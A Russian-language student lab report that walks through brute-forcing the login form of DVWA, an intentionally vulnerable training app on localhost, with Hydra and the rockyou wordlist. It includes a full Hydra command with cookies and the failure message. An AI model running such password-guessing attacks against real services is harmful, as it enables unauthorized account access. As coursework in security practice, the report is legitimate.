Отчет к 3 этапу индивидуального проекта

Common information

discipline: Основы информационной безопасности
group: НПМбд-02-21
author: Ермолаев А.М.


Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса (подбора) паролей.


Выполнение работы

Для перебора пароля нам нужен файл, их содержащий. Пример такого файла находится в директории /usr/share/wordlists/ в архиве rockyou.txt.gz.


Скопируем архив в директорию Downloads и разархивируем его:



Теперь откроем в браузере приложение DVWA, развернутое на прошлом этапе, не забыв предварительно запустить сервисы MySQL и Apache2:




Форма для взлома располагается в разделе Brute Force:



В форме имеются два тега input с атрибутами name, равными 'username' и 'password' соответственно.

Также нам могут пригодиться фрагменты-cookie нашего приложения. У нас это PHPSESSID и security:



Воспользуемся утилитой hydra, введя следующую команду:

```
hydra -l <login> -P <path_to_file> -s <port> <host> http-<method>-form "
<url>:username=^USER^&password=^PASS^&Login=Login:H=Cookie:<key=value>;
<key=value>:F=<error_message>"
```

где

- login - логин для авторизации (в нашем случае admin)
- path_to_file - путь до файла с паролями

  (в нашем случае /home/amermolaev/Downloads/rockyou.txt)
- port - порт, по которому доступно приложение (в нашем случае 80)
- host - домен или ip приложения (в нашем случае localhost)
- method - метод запроса (в нашем случае get)
- url - адрес относительно корня сайта


  (в нашем случае /DVWA/vulnerabilities/brute/)
- key=value - имена и значения cookie-переменных

  (в нашем случае PHPSESSID и security)
- error_message - сообщение, выводимое при неверных логине и пароле

  (в нашем случае Username and/or password incorrect.)


В итоге команда имеет следующие опции:

```
hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie
:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password
incorrect."
```



Как видно, утилита подобрала пожходящий пароль.

Введем его в соответствующее поле и успешно авторизуемся:



Вывод

В рамках выполнения работы я рпиобрел практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.

Список литературы

- https://github.com/digininja/DVWA?tab=readme-ov-file
- https://www.kali.org/
- https://spy-soft.net/rockyou-txt/
- https://losst.pro/kak-polzovatsya-hydra#perebor-parolya-autentifikcii-http